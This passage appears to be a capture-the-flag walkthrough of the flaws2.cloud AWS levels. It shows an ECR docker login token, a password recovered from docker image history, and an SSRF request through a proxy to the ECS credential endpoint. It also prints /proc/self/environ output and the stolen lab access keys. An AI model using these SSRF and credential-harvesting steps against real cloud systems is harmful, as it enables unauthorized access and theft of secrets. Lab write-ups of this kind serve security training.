CZTlEOUFmdC9SR01ueC80U1NaZG9KMzBEUkpNUXplVkIwcytIRXVaQjBjbkhOcEg1Z1dzdU0rZWFSSDlENlpFYXJFckZ1bHFtblNQOHFOU84WmlUTmpnMy9WdFhvRkp6Q3BoSFFTKzg5NGJramtxQzFOZHBLcj
Fiam5PNmFiSWdjVnora25HZys1dkRQWXpCL05CdkRwd3plS3NnMGxxNVlsb1doYVVPUWJ5ZlpuYTc2OXpDUS9EaWpORlBJZmo2UjFNQ2k3RWNkenVUMi80YzExMXVMSmUzNGVvTzJiajFJWWQ4WHJMREsyYnRPV
k9xcVRsdFFUMjB5Mkt0NUdwQ3drUFVRWnJxN0tVTG1ab2h5c3Z6RWR5NHJrbGtZeVZuYWY1K1hFMHA0TmFpTGJpalJPcm1NU1oyTzQ1S3M5N3lSRCtPTDFuZk8rU3RpdXRKZTFxMTdaeGJydzQ3N11ndGpEUGxx
Y01VU0k2NFpnTzVjQWRSWmZVcnk2bkZGUGtuUExoQUJFb1VYMUNBNFhmVllVQktSa2dBUm1neVFhKzBnc2NaelNHZGtrS2NkSlJSc3A5SkFpVVJjSVBEQU5LdUd1NksyYVR1alQ5RFdoZ3JXZnd0NFhXdTNUbFh
xNmFQUno5UXlQSmtEMDBUdDlwWFM0bkZ2c2hDZUJHaE8wS25Ucll3VG5WSGZ5cTVLaFpSSUFqckh2RU1adytMazlKVWsxTTJzVlhnN003Vjd2TmlwaEZXZU54SUg4OTVWTVZla05PZHVWS3czaU1yUXY0eGRqSV
pPYTlxUDVHb2RnZXB2VzNCMytibVdyQ2JHVEIyd1dFMmtiUTN5RzdYdUdSVjdHNFo5UjVTWFFnWFFaYVUzRzZBQ1UySW1pNitGeWpySmJRUGUxZThKNlpqQU9BSlZPU2dMaGRMaEtyY2hlRUpvcTMrZk5nY3ZNa
mhVYUhwSkxaWmRncDUvb1dOdXBLR2Erd3E4Uk10Z1hsYi9BNHJPZEJJVkcwOHQrcVFVRzhkazZUUktZc2RlaU9iekxQV0MwZE0va0M5UXpoZ1BTbHZZTGNCanozSVkrY3U2S1Zld2Jya09RTTBLRjl1bG42ZFEz
VENFTWRXMkVrdDFIWUxqVGJ3N3ltanhZQ1BETkdaQ1U0YmlabHlwY1AvQy9peVFRb0pSRTl6S0E2SFlXS3BwWUx2QjVwZHlxbi9zckN6QlN1T0g4QmJScUEyMW13dWhsRGFCK3graGdZcGhBK3plbVZFdnpPN3F
FR3BzY3dzOE1IZXBwdVQzWHFMZEtPRndDbmJtbkxMbTlydz09IiwiZGF0YWtleSI6IkFRRUJBSGh3bTBZYUlTSmVSdEptNW4xRzZ1cWVla1h1b1hYUGU1VUZjZTlScTgvMTR3QUFBSDR3ZkFZSktvWklodmNOQV
FjR29HOHdiUUlCQURCb0Jna3Foa2lHOXcwQkJ3RXdIZ1lKWUlaSUFXVURCQUV1TUJFRURFQW1pOTh2V1NnWjR4Tytqd0lCRUlBN0NBeFA5dmN0K0FvRWRuL3RqZmlmdDBhdVA5VDJmQ3V6Z3dZekU4Q29jdThNU
GM0TkZjQm9zOWxGSmVKOG1jWldlV3o2WHdlejQ3NlRudmc9IiwidmVyc2lvbiI6IjIiLCJ0eXBlIjoiREFUQV9LRVkiLCJleHBpcmF0aW9uIjoxNTczMTA5MDYwfQ== -e none https://653711331788.dk
r.ecr.us-east-1.amazonaws.com
gopikrishna@MacApple-Pro ~/.aws
```

Use docker login command to login and download the container

```
docker pull 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
```

```
gopikrishna@MacApple-Pro ~/Desktop docker login -u AWS -p eyJwYXlsb2FkIjoiaTNuWEVkMU0yTSt0ZHhubzBaTDdXS01sR2dLTkdZOTF5UnhEYkNJT3JTajVZOGphdkdXNDVLWktwWDFw
OEVJZjQ5cDMxcDhYTUMvMHNuOFVHanM1NjR4QjYremFHWFFxNFZUeVBEZ29xdWxnbU5PVVoxTmhLbENId2ZJTjBuUjBkc2o5TGV5VTJpUkZZdGRvampndVZmL0ZrRitLRm9yUjZhcEc3TGF0YVBtWHVBeHZKUGF
iQk43SGFDTmlKWUlDY1FyOVJiT2dvTHY1OS9CbWNCZTlEOUFmdC9SR01ueC80U1NaZG9KMzBEUkpNUXplVkIwcytIRXVaQjBjbkhOcEg1Z1dzdU0rZWFSSDlENlpFYXJFckZ1bHFtblNQOHFOU84WmlUTmpnMy
9WdFhvRkp6Q3BoSFFTKzg5NGJramtxQzFOZHBLcjFiam5PNmFiSWdjVnora25HZys1dkRQWXpCL05CdkRwd3plS3NnMGxxNVlsb1doYVVPUWJ5ZlpuYTc2OXpDUS9EaWpORlBJZmo2UjFNQ2k3RWNkenVUMi80Y
zExMXVMSmUzNGVvTzJiajFJWWQ4WHJMREsyYnRPVk9xcVRsdFFUMjB5Mkt0NUdwQ3drUFVRWnJxN0tVTG1ab2h5c3Z6RWR5NHJrbGtZeVZuYWY1K1hFMHA0TmFpTGJpalJPcm1NU1oyTzQ1S3M5N3lSRCtPTDFu
Zk8rU3RpdXRKZTFxMTdaeGJydzQ3N11ndGpEUGxxY01VU0k2NFpnTzVjQWRSWmZVcnk2bkZGUGtuUExoQUJFb1VYMUNBNFhmVllVQktSa2dBUm1neVFhKzBnc2NaelNHZGtrS2NkSlJSc3A5SkFpVVJjSVBEQU5
LdUd1NksyYVR1alQ5RFdoZ3JXZnd0NFhXdTNUbFhxNmFQUno5UXlQSmtEMDBUdDlwWFM0bkZ2c2hDZUJHaE8wS25Ucll3VG5WSGZ5cTVLaFpSSUFqckh2RU1adytMazlKVWsxTTJzVlhnN003Vjd2TmlwaEZXZU
54SUg4OTVWTVZla05PZHVWS3czaU1yUXY0eGRqSVpPYTlxUDVHb2RnZXB2VzNCMytibVdyQ2JHVEIyd1dFMmtiUTN5RzdYdUdSVjdHNFo5UjVTWFFnWFFaYVUzRzZBQ1UySW1pNitGeWpySmJRUGUxZThKNlpqQ
U9BSlZPU2dMaGRMaEtyY2hlRUpvcTMrZk5nY3ZNamhVYUhwSkxaWmRncDUvb1dOdXBLR2Erd3E4Uk10Z1hsYi9BNHJPZEJJVkcwOHQrcVFVRzhkazZUUktZc2RlaU9iekxQV0MwZE0va0M5UXpoZ1BTbHZZTGNC
anozSVkrY3U2S1Zld2Jya09RTTBLRjl1bG42ZFEzVENFTWRXMkVrdDFIWUxqVGJ3N3ltanhZQ1BETkdaQ1U0YmlabHlwY1AvQy9peVFRb0pSRTl6S0E2SFlXS3BwWUx2QjVwZHlxbi9zckN6QlN1T0g4QmJScUE
yMW13dWhsRGFCK3graGdZcGhBK3plbVZFdnpPN3FFR3BzY3dzOE1IZXBwdVQzWHFMZEtPRndDbmJtbkxMbTlydz09IiwiZGF0YWtleSI6IkFRRUJBSGh3bTBZYUlTSmVSdEptNW4xRzZ1cWVla1h1b1hYUGU1VU
ZjZTlScTgvMTR3QUFBSDR3ZkFZSktvWklodmNOQVFjR29HOHdiUUlCQURCb0Jna3Foa2lHOXcwQkJ3RXdIZ1lKWUlaSUFXVURCQUV1TUJFRURFQW1pOTh2V1NnWjR4Tytqd0lCRUlBN0NBeFA5dmN0K0FvRWRuL
3RqZmlmdDBhdVA5VDJmQ3V6Z3dZekU4Q29jdThNUGM0TkZjQm9zOWxGSmVKOG1jWldlV3o2WHdlejQ3NlRudmc9IiwidmVyc2lvbiI6IjIiLCJ0eXBlIjoiREFUQV9LRVkiLCJleHBpcmF0aW9uIjoxNTczMTA5
MDYwfQ==  https://653711331788.dkr.ecr.us-east-1.amazonaws.com
WARNING! Using --password via the CLI is insecure. Use --password-stdin.
Login Succeeded
gopikrishna@MacApple-Pro ~/Desktop
gopikrishna@MacApple-Pro ~/Desktop docker pull 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
latest: Pulling from level2
7b8b6451c85f: Pull complete
ab4d1096d9ba: Pull complete
e6797d1788ac: Pull complete
e25c5c290bde: Pull complete
96af0e137711: Pull complete
2057ef5841b5: Pull complete
e4206c7b02ec: Pull complete
501f2d39ea31: Pull complete
f90fb73d877d: Pull complete
4fbdfdaee9ae: Pull complete
Digest: sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e
Status: Downloaded newer image for 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
gopikrishna@MacApple-Pro ~/Desktop
```

We can see few cmds and lot of layers are in the image during inspect, We have to view the old cmds executed

```
docker images
docker image inspect 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
docker history 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2
docker history 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2 --no-trunc | grep "/bin/sh -c htpasswd -b -c"
```

```
gopikrishna@MacApple-Pro ~/Desktop docker images
REPOSITORY                                                TAG                 IMAGE ID            CREATED             SIZE
opensecurity/mobile-security-framework-mobsf              latest              f58a73dac174        5 months ago        2.34GB
docker_packaging_igoat_server                             latest              02f3d5a6b9b6        6 months ago        1.22GB
ruby                                                      2.3                 c0d23ebb3ed6        7 months ago        946MB
653711331788.dkr.ecr.us-east-1.amazonaws.com/level2       latest              2d73de35b781        11 months ago       202MB
gopikrishna@MacApple-Pro ~/Desktop
gopikrishna@MacApple-Pro ~/Desktop docker history 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2
IMAGE               CREATED             CREATED BY                                      SIZE                COMMENT
2d73de35b781        11 months ago       /bin/sh -c #(nop)  CMD ["sh" "/var/www/html/…   0B
<missing>           11 months ago       /bin/sh -c #(nop)  EXPOSE 80                    0B
<missing>           11 months ago       /bin/sh -c #(nop) ADD file:d29d68489f34ad718…   49B
<missing>           11 months ago       /bin/sh -c #(nop) ADD file:f8fd45be7a30bffa5…   614B
<missing>           11 months ago       /bin/sh -c #(nop) ADD file:fd3724e587d17e4bc…   1.89kB
<missing>           11 months ago       /bin/sh -c #(nop) ADD file:b311a5fa51887368e…   999B
<missing>           11 months ago       /bin/sh -c htpasswd -b -c /etc/nginx/.htpass…   45B
<missing>           11 months ago       /bin/sh -c apt-get update     && apt-get ins…   85.5MB
<missing>           11 months ago       /bin/sh -c #(nop)  CMD ["/bin/bash"]            0B
<missing>           11 months ago       /bin/sh -c mkdir -p /run/systemd && echo 'do…   7B
<missing>           11 months ago       /bin/sh -c rm -rf /var/lib/apt/lists/*          0B
<missing>           11 months ago       /bin/sh -c set -xe   && echo '#!/bin/sh' > /…   745B
<missing>           11 months ago       /bin/sh -c #(nop) ADD file:efec03b785a78c01a…   116MB
gopikrishna@MacApple-Pro ~/Desktop docker history 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2 --no-trunc | grep "/bin/sh -c htpasswd -b -c"
<missing>                                                 11 months ago       /bin/sh -c htpasswd -b -c /etc/nginx/.htpasswd flaws2 secret_password
```


Or

Export docker image to vm and inspect layers using dive

```
docker save 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest > img.tar
docker load -i img.tar
```

```
  -q, --quiet           Suppress the load output
student@box:~/Desktop$ docker load -i img.tar
41c002c8a6fd: Loading layer [==================================================>]  120.4MB/120.4MB
647265b9d8bc: Loading layer [==================================================>]  15.87kB/15.87kB
819a824caf70: Loading layer [==================================================>]  14.85kB/14.85kB
3db5746c911a: Loading layer [==================================================>]  3.072kB/3.072kB
1c1ac3ae43d5: Loading layer [==================================================>]  87.35MB/87.35MB
bc16ef0350ee: Loading layer [==================================================>]  3.584kB/3.584kB
5db51ba604f0: Loading layer [==================================================>]  4.096kB/4.096kB
4e7b9bca030a: Loading layer [==================================================>]   5.12kB/5.12kB
5494da4989bb: Loading layer [==================================================>]  4.096kB/4.096kB
67df634e1db1: Loading layer [==================================================>]  3.584kB/3.584kB
Loaded image: 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
student@box:~/Desktop$
student@box:~/Desktop$
student@box:~/Desktop$ docker images
REPOSITORY                                                TAG                 IMAGE ID            CREATED             SIZE
<none>                                                    <none>              9d3bbd064576        11 minutes ago      208MB
r.j3ss.co/amicontained                                    latest              89b2c285f464        3 months ago        8.18MB
jess/htop                                                 latest              9b892a2322bb        3 months ago        8.39MB
gcr.io/ubercool/cs-backend-source-code                    latest              9946c6242d35        3 months ago        21.2MB
nginx                                                     alpine              55ceb2abad47        3 months ago        21.1MB
nginx                                                     latest              e445ab08b2be        3 months ago        126MB
ubuntu                                                    latest              3556258649b2        3 months ago        64.2MB
alpine                                                    latest              b7b28af77ffe        3 months ago        5.58MB
portainer/portainer                                       latest              da2759008147        5 months ago        75.4MB
653711331788.dkr.ecr.us-east-1.amazonaws.com/level2       latest              2d73de35b781        11 months ago       202MB
appsecco/dsvw                                             latest              ccc88f3dc27d        2 years ago         48.2MB
student@box:~/Desktop$
```

```
Dive 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2
```



Use the username flaws2 and password secret_password.

It will give access to next challenge

`http://level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud`

l 3. SSRF in ECS

Given a container application with ssrf vulnerability

Container metadata credentials can be found in http://169.254.170.2/v2/credentials/GUID where the GUID is found from an environment variable AWS*CONTAINER*CREDENTIALS*RELATIVE*URI

In linux env variables can be found by looking in /proc/self/environ.


HOSTNAME=ip-172-31-56-11.ec2.internalHOME=/rootAWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/9c3439c4-b560-4aac-aa62-f904a24a34e6AWS_EXECUTION_ENV=AWS_ECS_FARGATEAWS_DEFAULT_REGION=us-east-1ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/c88043c3-94ac-4650-a13f-1c15293a5a31PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAWS_REGION=us-east-1PWD=/

Use the GUID to find was secret and access key

```
curl http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/9c3439c4-b560-4aac-aa62-f904a24a34e6 | jq
```

```
gopikrishna@MacApple-Pro ~ curl http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/9c3439c4-b560-4aac-aa62-f904a24a34e6 | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   940    0   940    0     0   1142      0 --:--:-- --:--:-- --:--:--  1140
{
  "RoleArn": "arn:aws:iam::653711331788:role/level3",
  "AccessKeyId": "ASIAZQNB3KHGJLULGWCR",
  "SecretAccessKey": "RVWX9AeS2XKkH/hTKtEvSjEGhrfhcS0HRVzB6VFA",
  "Token": "FwoGZXIvYXdzELT//////////wEaDOieog+qH4R5yIutfSLgAkRnIAdcmil1oeG+ZQz2nEjPlzZP9Az8WLVrvzTG7z1DrxGXwpLen/bCUosh0BLoIXDFWfIvMI4WLDJBL69dD5qiTUQVzsmq8y1hi7syKOt42/9GsnQaXthS+6ZDazXDb5mGHY7NUVeETL1zYfkHWEKqcLlcRmejdnIYybNxL/Fu1EL1D99DDzDwfdmTOC76FJWQXXv3T47hM3lWepDWfeXRKXTo0+9uV7MVkIiOEh1ZP0w3kdKFTYZBascwGqbJe3VgnrqFh0kahQuJ9WJ02+gVbCnz9u/8x/KJRshxKfJUo8Hoe2NMdl8VwCRNckBLmciyqy4L/2YW6DjZlwnqh9VGmx4r/rVCJ9/RNIY+2I/k0G0cQY8Fgsi1wNYGkWqaBAtjLdSje1M2mtI1AzGWMdtiI43OLKnTUT4KEwOAF9nra/1Src22NuMRxe9KM476NvGtPKUF/4sKkkl9LTDGE34orKOa7gUyngEOsKWeDTwPN7QiIg55yVCX4CX4Fv0d29oV5WqzKjz0FAWQf643dHit98oKfaYeur+psbBWbdT114yBYkZIkki6UiKIhRedoeeTz9ehR7ByizVlT5Bio+aXW2KhGTwuznnrHszyo9MUxZ9mU6FlXmZ7TDHOaAdLVJVLEfy9D0sUNXjZDPQrTHflemJBUQBKTi+QeNNsJ4CjSrjlOvBing==",
  "Expiration": "2019-11-09T16:15:08Z"
}
gopikrishna@MacApple-Pro ~
```

Configure the AWS access, secret and token in a profile List the S3 buckets in that profile



It's the END

`the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud`